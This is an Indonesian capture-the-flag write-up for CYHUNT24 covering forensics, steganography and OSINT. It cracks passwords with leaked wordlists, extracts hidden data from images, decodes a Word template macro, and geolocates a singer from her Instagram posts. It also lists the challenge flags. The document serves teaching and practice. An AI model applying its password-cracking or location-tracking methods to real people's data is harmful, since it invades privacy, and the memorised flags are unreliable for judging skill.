
Diberikan sebuah file zip, yang ketika diekstrak akan mengeluarkan sangat banyak folder. Berdasarkan namanya, folder folder tersebut terlihat seperti folder windows. Kami pun mencoba untuk langsung mencari flagnya dengan grep. Commandnya sebagai berikut : grep -ra ‘CYHUNT’



Flag: CYHUNT24{appd4ta_c4ch3data_235wefs35}

tebak aku


basically kita pake password yg ada di log untuk ngebrute zip nya pakai john
dan dpt sfwhfuwghwbgrgsdnvsjvs



dpt ni ada hex kita decode aja dpt flagnya

Flag: CYHUNT24{tetap_ilmu_padi_abangku}

IMG



Diberikan sebuah gambar logo Cyber Specters, kami pun membukanya dengan Aperisolve.

Flag: CYHUNT24{masih_pemanasan_iniii}

Steg


```
stegseek stegkeknya.jpeg -wl
~/seclists/Passwords/Leaked-Databases/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "cyber"
[i] Original filename: "flag.txt".
[i] Extracting to "stegkeknya.jpeg.out".

cat stegkeknya.jpeg.out
CYHUNT24{masih_easy-lahh_yaaa}
```

Flag: CYHUNT24{masih_easy-lahh_yaaa}

bit/bit

kita extract aj filenya dan kita zsteg file 29512…jpg nya


Flag: CYHUNT24{1n_god_w3_trust}

rumah makan on day monday

kita stegseek
stegseek mencoba-kesempatan-ke-2-kali_4.jpg -wl ~/seclists/Passwords/Leaked-Databases/rockyou.txt
muncul txt huruf jepang dan nomer, kita extract nomernya dan jadiin ascii

Flag: CYHUNT24{m1s1_suks3s_k4mu_c1n4_as33l111}


Child’s Play




disini terdapat sebuah png, tapi hexnya broken kita lgsg fix aja dibagian header dan footernya , cek menggunakan nayuki.io dan ini perbandingan fixed dan aslinya

Flag: CYHUNT24{br0ken_h3x_i5_EasY}

Huh Its Me Again



terdapat deskripsi csgo/forsaken (kita bisa asumsi word.exe) karna forsaken memakai cheat dgn menyamarkan nama nya jadi word.exe , lgsg krna ini dfir kepikiran artifact word yaitu template Normal.dotm, lgsg saya cari normal.dotm nya
dan bener ada macros disini




```
olevba Normal.dotm

olevba 0.60.1 on Python 3.12.3 - http://decalage.info/python/oletools
===============================================================================
FILE: Normal.dotm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub A()
    Dim xr As String
    Dim zg As String
    Dim yf As String
    Dim rt As String
    Dim mj As String
    Dim bd As String
    Dim nq As String
    Dim sv As String
    Dim lk As String
    Dim wf As String
    Dim vb As String
    Dim pn As Integer

    xr = "51 31 6c"
    zg = "49 56 55"
    yf = "35 55 4d"
    rt = "6a 52 37"
    mj = "64 44 4e"
    bd = "74 63 47"
    nq = "77 30 64"
    sv = "44 4e 66"
    lk = "5a 44 52"
    wf = "75 5a 7a 4e 79 4d 48 56 7a 58 33 4d 7a 63 6a 45 77 64 58 4e 73 65 58 30 3d"

    vb = ""

    Dim fg As Variant
    Dim hx As Variant
    Dim wu As Variant
    Dim jh As Variant
    Dim tz As Variant
    Dim uq As Variant
    Dim ko As Variant
```

keliatan beberapa hex dan pas saya concrate semua hexnya jadi base64 dan pas saya decode dpt flagnya

Flag: CYHUNT24{t3mpl4t3_d4ng3r0us_s3r10usly}


ayo maen bola



Dari hint yang diberikan bahwa gambar ini sudah disisipi sebuah text dengan metode lsb, langsung saja ini solver yang kami buat.

```
img = open("2side.jpg", "rb").read()
binary = [format(byte, '08b') for byte in img]

p = ""
for i in binary:
    p += i[len(i)-1:]

print(p)
```

dan ketika kami decode binernya.




Flag: CYHUNT24{T0pP_SLUR}


$$F = m \cdot a$$

[OSINT]


no feedback




Lalu kami search di google “Sikapmu seakan-akan menyuruh diriku pergi Tapi perkataanmu seolah aku penting bagimu”



Lagu tersebut milik Lyodra Ginting. Setelah itu kami mencari instagramnya lalu kami cari postingan di tanggal 15/04/2024.




Pada tanggal tersebut, Lyodra sedang berada di AYANA Komodo Waecicu Beach. Kami pun mencari lokasi tersebut di google.




Flag: CYHUNT24{86554}

citylight

Kami pun membuka gambar tersebut di lens.google.com.




Dari google lens, kami mendapatkan info bahwa tempat tersebut adalah Kairos Coffee yang berada di Semarang, kami pun melihatnya di Google Maps untuk kode plus lokasinya.



Flag: CYHUNT24{X9X4+69}


Koko Doko?



Terlihat terdapat plang “Toko Marbun”, kami pun mencarinya di google maps dan ketemu Toko Marbun. Ini adalah titik koordinatnya.


Flag: CYHUNT24{-6.454,106.672}

old pict

